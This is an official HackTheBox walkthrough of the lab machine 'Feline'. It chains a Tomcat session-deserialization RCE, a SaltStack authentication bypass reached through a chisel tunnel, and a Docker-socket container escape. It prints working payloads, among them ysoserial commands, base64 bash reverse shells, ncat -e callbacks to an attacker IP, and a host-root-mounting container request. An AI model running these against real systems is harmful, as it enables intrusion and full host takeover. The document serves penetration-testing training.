



# HACKTHEBOX



## Feline

21<sup>th</sup> Dec 2020 / Document No D20.100.103

Prepared By: felamos

Machine Author(s): MinatoTW & MrR3boot

Difficulty: **Hard**

Classification: Official

# Synopsis

---

Feline is a hard difficulty Linux machine that features an Apache Tomcat installation. This hosts a Java application that allows users to upload files of any type. The version of Tomcat 9.0.35 is found vulnerable to RCE via session persistence. After uploading a malicious session file and triggering it, we get a foothold as the Tomcat user. Enumeration reveals that SaltStack is running locally, which suffers from authentication bypass and directory traversal vulnerabilities, leading to RCE. We take advantage of an exposed Docker unix socket file in order to interact with Docker API and escape the container.

## Skills Required

---

- Web Enumeration
- Networking

## Skills Learned

---


- Session Persistence
- Unix Socket
- Deserialization

# Enumeration


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.205 | grep ^[0-9] | cut -d '/' -f1  
| tr '\n' ',' | sed s/,,$//)  
nmap -sC -sV -p$ports 10.10.10.205
```

```
nmap -sC -sV -p$ports 10.10.10.205  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-20 13:49 GMT  
Nmap scan report for 10.10.10.205  
Host is up (0.011s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)  
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)  
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)  
8080/tcp  open  http      Apache Tomcat 9.0.27  
|_ http-title: VirusBucket  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap reveals SSH on its default port and an Apache Tomcat instance on port 8080. It also reveals the the version of Apache Tomcat is 9.0.27. According to the Apache Tomcat [changelog](#), version 9.0.35 and below suffer from a RCE vulnerability via session persistence ([CVE-2020-9484](#)). Lets visit port 8080.




This application provide a service for malware analysis and testing. The "Service" button on the navigation bar takes us to the page below.



This page contains a form that allows us to upload a file. Let's try to upload a simple text file and see if it works. First, create a sample file.

```
echo test > test.txt
```

Start Burp Suite and configure the browser to use it using a tool such as Foxy Proxy. Enable **Intercept** mode, and click "Analyze!" after selecting the sample. Return to Burp and you should see the intercepted request. Hit **CTRL + R** to send this request to the Repeater module, navigate to the "Repeater" tab, and click "Send".



The text file was successfully uploaded, but we don't know the directory in which the files are saved. We also see session storage in the server response. It doesn't look like there is any validation of the file extensions, so let's attempt to manipulate this.

Send Cancel < > Target: http://10.10.10.205:8080 ?

**Request**

Raw Params Headers Hex

```

2 Host: 10.10.10.205:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.205:8080/service/
8 Content-Type: multipart/form-data;
  boundary=-----3885943309252712551651450470
9 Origin: http://10.10.10.205:8080
10 Content-Length: 225
11 DNT: 1
12 Connection: close
13
14 -----3885943309252712551651450470
15 Content-Disposition: form-data; name="image"; filename="
  ../test.jsp"
16 Content-Type: text/plain
17
18 test
19
20 -----3885943309252712551651450470

```

**Response**

Raw Headers Hex Render

```

1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=BD4FB4A7C99671BDF48987507BCD36F3
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 29
5 Date: Sat, 20 Feb 2021 13:16:15 GMT
6 Connection: close
7
8
9
10
11
12
13
14
15
16
17
18
19 Invalid filename!
20

```

This error indicates that the Java application might be saving files based on its location. Let's try removing the filename.

Send Cancel < > Target: http://10.10.10.205:8080 ?

**Request**

Raw Params Headers Hex

```

1 POST /upload.jsp?email=test@htb.local HTTP/1.1
2 Host: 10.10.10.205:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.205:8080/service/
8 Content-Type: multipart/form-data;
  boundary=-----3885943309252712551651450470
9 Origin: http://10.10.10.205:8080
10 Content-Length: 214
11 DNT: 1
12 Connection: close
13
14 -----3885943309252712551651450470
15 Content-Disposition: form-data; name="image"; filename=""
16 Content-Type: text/plain
17
18 test
19
20 -----3885943309252712551651450470

```

**Response**

Raw Headers Hex Render

```

16
17
18
19 <div id="error">
20 java.io.FileNotFoundException: /opt/samples/uploads/ (
21 at java.base/java.io.FileOutputStream.open0(Native Me
22 at java.base/java.io.FileOutputStream.open(FileOutputS
23 at java.base/java.io.FileOutputStream.<init>
  (FileOutputStream.java:237)
24 at java.base/java.io.FileOutputStream.<init>
  (FileOutputStream.java:187)
25 at org.apache.commons.fileupload.disk.DiskFileIter
26 at org.apache.jsp.upload_jsp._jspService(upload_js
27 at org.apache.jasper.runtime.HttpJspBase.service(H
28 at javax.servlet.http.HttpServlet.service(HttpServ
29 at org.apache.jasper.servlet.JspServletWrapper.ser
30 at org.apache.jasper.servlet.JspServlet.serviceJsp
31 at org.apache.jasper.servlet.JspServlet.service(Js
32 at javax.servlet.http.HttpServlet.service(HttpServ
33 at org.apache.catalina.core.ApplicationFilterChain
34 at org.apache.catalina.core.ApplicationFilterChain
35 at org.apache.tomcat.websocket.server.WsFilter.doF
36 at org.apache.catalina.core.ApplicationFilterChain

```

The error provides us with a clear picture of how the application handles file uploads. It's using the Apache Commons library, which contains classes and methods that can be used to create deserialization gadgets. We can generate deserialization payloads using [ysoserial](#) (a compiled version can be found [here](#)). We can also see that application is trying to save files to the directory `/opt/samples/uploads/`. As it's using user provided filenames, it errors out because it cannot save a file with same name as a folder ([Linux ENOTDIR](#)). We don't know the version of the Commons library, but we can try all payloads types from ysoserial.

# Foothold


We can upload a malicious session file and take advantage of [CVE-2020-9484](#). Let's install `default-jre` and download the latest build of ysoserial, and stand up a Python HTTP Server.

```
sudo apt install default-jre
wget https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar
python3 -m http.server 80
```

We don't know the CommonsCollections version that will result in RCE, so let's start with `CommonsCollections1`. The payload below should result in a hit on our web server.


```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections1 "curl
http://10.10.14.2/test" > f.session
```

Browse to the generated session file and click "Analyze!". Click "Forward" in Burp Suite.



Next, refresh the page, and change the value of `JSESSIONID` to

`../../../../../../../../opt/samples/uploads/f`. We are not including the `.session` file extension because it's automatically appended by Tomcat.



Clicking forward does not result in request to our web server. Let's try generating the payload again, this time with `CommonsCollections2`.

```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections2 "curl  
http://10.10.14.2/test" > f.session
```

This time, after repeating the process again to upload and trigger the file, we see a hit, which validates the vulnerability.

```
python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.10.205 - - [20/Feb/2021 14:27:38] code 404, message File not found  
10.10.10.205 - - [20/Feb/2021 14:27:38] "GET /test HTTP/1.1" 404 -
```

Lets try to spawn a reverse shell. First, stand up a Netcat listener locally, and then generate a reverse shell payload.

```
echo 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1' | base64
```

Take the base64 output and input it into the following command.

```
java -jar /opt/ysoserial-master-SNAPSHOT.jar CommonsCollections2 "bash -c  
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzQ0NDQgMD4mMQo=} | {base64, -d} |  
{bash, -i}" > shell.session
```


Repeat the same process as before, and we should land a reverse shell as `tomcat`.

```
nc -lvnp 4444  
  
listening on [any] 4444 ...  
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.205] 53514  
bash: cannot set terminal process group (1052): Inappropriate ioctl for device  
bash: no job control in this shell  
tomcat@VirusBucket:/opt/tomcat$
```

# Lateral Movement

Enumerating network ports we find the interesting ports 4505 and 4506 listening locally.

```
netstat -ano | grep LISTEN
```

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The terminal shows the output of a netstat command. It starts with a netcat listener on port 4444, which receives a connection from 10.10.10.205. The user then runs 'netstat -ano | grep LISTEN', displaying a list of listening ports. The output shows several ports, including 8000, 53:53, 22, 34103, 4505, 4506, and 8005, all in listen mode.


```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.205] 53514
bash: cannot set terminal process group (1052): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@VirusBucket:/opt/tomcat$ netstat -ano | grep LISTEN
netstat -ano | grep LISTEN
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:34103        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:4505         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:4506         0.0.0.0:*               LISTEN
tcp6       0      0 127.0.0.1:8005         :::*                    LISTEN
```

Searching for these ports online returns this SaltStack [documentation](#). On searching for SaltStack vulnerabilities, we find [CVE-2020-11651](#) and [CVE-2020-11652](#), an exploit for which can be found [here](#). First, let's use [chisel](#) to expose the remote port to our local machine.

```
wget
https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_a
md64.gz
chmod +x chisel_1.7.6_linux_amd64
```

Start a chisel server on our machine in reverse mode.

```
./chisel_1.7.6_linux_amd64 server -p 1234 --reverse
```

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top left corner. The terminal shows the output of running the chisel server in reverse mode. It displays the command, the server starting, a fingerprint being received, and the server listening on http://0.0.0.0:1234.

```
./chisel_1.7.6_linux_amd64 server -p 1234 --reverse
2021/02/20 14:40:11 server: Reverse tunnelling enabled
2021/02/20 14:40:11 server: Fingerprint
QT8XC+DS5buiVKLcfgzAz0Vq0CcDCaH+xjm3NvHVoyo=
2021/02/20 14:40:11 server: Listening on http://0.0.0.0:1234
```

On the remote machine, download the binary and initiate a client connection.

```
cd /tmp
wget 10.10.14.2/chisel_1.7.6_linux_amd64
chmod +x chisel_1.7.6_linux_amd64
./chisel_1.7.6_linux_amd64 client 10.10.14.2:1234 R:4506:127.0.0.1:4506
```



```

tomcat@VirusBucket:/tmp$ ./chisel_1.7.6_linux_amd64 client
10.10.14.2:1234 R:4506:127.0.0.1:4506
<_amd64 client 10.10.14.2:1234 R:4506:127.0.0.1:4506
2021/02/20 13:47:17 client: Connecting to ws://10.10.14.2:1234
2021/02/20 13:47:17 client: Connected (Latency 11.91844ms)

```

Looking back on the server, we see that the client has connected, and the port is available locally.

```

./chisel_1.7.6_linux_amd64 server -p 1234 --reverse
2021/02/20 14:40:11 server: Reverse tunnelling enabled
2021/02/20 14:40:11 server: Fingerprint
QT8XC+DS5buivKLcfigzAz0Vq0CcDCaH+xjm3NvHVoyo=
2021/02/20 14:40:11 server: Listening on http://0.0.0.0:1234
2021/02/20 14:46:30 server: session#1: tun: proxy#R:4506=>4506:
Listening

```

Let's download the Python exploit script and understand what it's doing.

```
wget https://raw.githubusercontent.com/jasperla/CVE-2020-11651-
poc/master/exploit.py
```

This is the first function of the script, which initializes everything it needs in order to connect to the salt service.

```

def init_minion(master_ip, master_port):
    minion_config = {
        'transport': 'zeromq',
        'pki_dir': '/tmp',
        'id': 'root',
        'log_level': 'debug',
        'master_ip': master_ip,
        'master_port': master_port,
        'auth_timeout': 5,
        'auth_tries': 1,
        'master_uri': 'tcp://{0}:{1}'.format(master_ip, master_port)
    }
    return salt.transport.client.ReqChannel.factory(minion_config,
crypt='clear')

```

The `check_connection` function checks if the service is online by sending a command to the service `{'cmd': 'ping'}` in JSON format. We are interested in the `pwn_exec` and `pwn_exec_all` functions.

```
def check_connection(master_ip, master_port, channel):
    print("[+] Checking salt-master ({}:{}) status... ".format(master_ip,
master_port), end='')
    sys.stdout.flush()

    # connection check
    try:
        channel.send({'cmd': 'ping'}, timeout=2)
    except salt.exceptions.SaltReqTimeoutError:
        print("OFFLINE")
        sys.exit(1)
    else:
        print("ONLINE")
```

The `pwn_exec` function is sending the data to be executed, in this case it's using Python.

```
def pwn_exec(channel, root_key, cmd, master_ip, jid):
    print("[+] Attempting to execute {} on {}".format(cmd, master_ip))
    sys.stdout.flush()

    msg = {
        'key': root_key,
        'cmd': 'runner',
        'fun': 'salt.cmd',
        'saltenv': 'base',
        'user': 'sudo_user',
        'kwarg': {
            'fun': 'cmd.exec_code',
            'lang': 'python',
            'code': "import
subprocess;subprocess.call('{}',shell=True)".format(cmd)
        },
        'jid': jid,
    }

    try:
        rets = channel.send(msg, timeout=3)
    except Exception as e:
        print('[-] Failed to submit job')
    return
```

Now that we know what the script does, we can go ahead and install the dependencies and run it.

```
pip3 install salt
python3 exploit.py
```



```
python3 exploit.py
```

```
[!] Please only use this script to verify you have correctly patched
systems you have permission to access. Hit ^C to abort.
[+] Checking salt-master (127.0.0.1:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: +1MSelfKG24eNqCvFFe9cUKViHg<SNIP>
```

This ran successfully. Let's now use the `pwn_exec` function to spawn a reverse shell. Stand up another Netcat listener, download `ncat` and issue the exploit script commands.

```
nc -lvnp 4445
wget https://github.com/andrew-d/static-
binaries/raw/master/binaries/linux/x86_64/ncat
python3 exploit.py --exec "wget 10.10.14.2/ncat"
python3 exploit.py --exec "chmod +x ncat"
python3 exploit.py --exec "./ncat 10.10.14.2 4445 -e /bin/sh"
```



```
python3 exploit.py --exec "./ncat 10.10.14.2 4445 -e /bin/sh"
```

```
[!] Please only use this script to verify you have correctly patched
systems you have permission to access. Hit ^C to abort.
[+] Checking salt-master (127.0.0.1:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained:
dfJTaYwNL8c9pcPNmKD0Uq37DKuVC2nYdn4AC5RxHeGuoY8xZV8vFtMiJUCbF7GWci17Cd
U9qI=
[+] Attempting to execute ./ncat 10.10.14.2 4445 -e /bin/sh on 127.0.0.1
[+] Successfully scheduled job: 20210220135147972438
```

The job was successfully executed, and we have caught a reverse shell inside a Docker container.



```
nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.205] 50250
id
uid=0(root) gid=0(root) groups=0(root)
SHELL=/bin/bash script -q /dev/null
root@2d24bf61767c:~#
```

# Privilege Escalation

We see a file `todo.txt` at `/root/todo.txt`.


```
cat todo.txt
- Add saltstack support to auto-spawn sandbox dockers through events.
- Integrate changes to tomcat and make the service open to public.
```

This list mentions about adding SaltStack support to control Docker through events. If we search for Docker events in the SaltStack documentation, we come across this [page](#). We also see a `cURL` command inside the `.bash_history` of root.

```
engines:
- docker_events:
  docker_url: unix:///var/run/docker.sock
  filters:
    event:
      - start
      - stop
      - die
      - oom
```

According to the SaltStack documentation, it uses the Docker unix socket in order to interact with the Docker API that is running on the host machine. Let's try to list available images using the Docker [socket](#).

```
curl -s --unix-socket /var/run/docker.sock http://localhost/images/json
```



```
curl -s --unix-socket /var/run/docker.sock http://localhost/images/json

[{"Containers":-
1,"Created":1590787186,"Id":"sha256:a24bb4013296f61e89ba57005a7b3e52274
d8edd3ae2077d04395f806b63d83e","Labels":null,"ParentId":"","RepoDigests
":null,"RepoTags":["sandbox:latest"],"SharedSize":-
1,"Size":5574537,"VirtualSize":5574537},{
"Containers":-
1,"Created":1588544489,"Id":"sha256:188a2704d8b01d4591334d8b5ed86892f56
bfe1c68bee828edc2998fb015b9e9","Labels":null,"ParentId":"","RepoDigests
":["<none>@<none>"],"RepoTags":["<none>:<none>"],"SharedSize":-
1,"Size":1056679100,"VirtualSize":1056679100}]
```

The command executed successfully, which confirms that we are able to interact with the Docker service running on the host machine. We can create a new Docker container and mount `/` of the host machine to `/mnt` and execute a system command. First, let's create the reverse shell command for the [container](#) to execute.

```
["/bin/sh","-c","chroot /mnt sh -c \"bash -c 'bash -i>&/dev/tcp/10.10.14.2/4446
0>&1'\\""]
```

We are creating a JSON array and executing reverse shell inside the host machine, and need to escape shell characters. First, execute the command below on the remote machine, assigning the command to the `cmd` variable.


```
cmd="[\"/bin/sh\", \"-c\", \"chroot /mnt sh -c '\\\"bash -c 'bash -i>&/dev/tcp/10.10.14.2/4446 0>&1'\\\"\"]"
```

Next, stand up another Netcat listener locally, and then issue command below on the remote machine to create a container that uses the reverse shell payload.

```
nc -lvnp 4446
```

```
curl -s -XPOST --unix-socket /var/run/docker.sock -d "{ \"Image\": \"sandbox\", \"cmd\": $cmd, \"Binds\": [\"/:/mnt:rw\"]}" -H 'Content-Type: application/json' http://localhost/containers/create
```

This successfully created a Docker container.



```
curl -s -XPOST --unix-socket /var/run/docker.sock -d "{ \"Image\": \"sandbox\", \"cmd\": $cmd, \"Binds\": [\"/:/mnt:rw\"]}" -H 'Content-Type: application/json' http://localhost/containers/create

{ \"Id\": \"fa5ab671afd818ac6a47e02a60b4d1a8fb8eaa156608a582dbe67a693c603ecb\", \"Warnings\": [] }
```

However, it won't do anything unless we start it, so let's do that next.

Upon creating the container, Docker API will return a container ID as the result. Now we can [start](#) the container using this ID (replace the existing ID below), which will execute our command.

```
curl -s -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/fa5ab671afd818ac6a47e02a60b4d1a8fb8eaa156608a582dbe67a693c603ecb/start
```

```
nc -lvnp 4446
listening on [any] 4446 ...
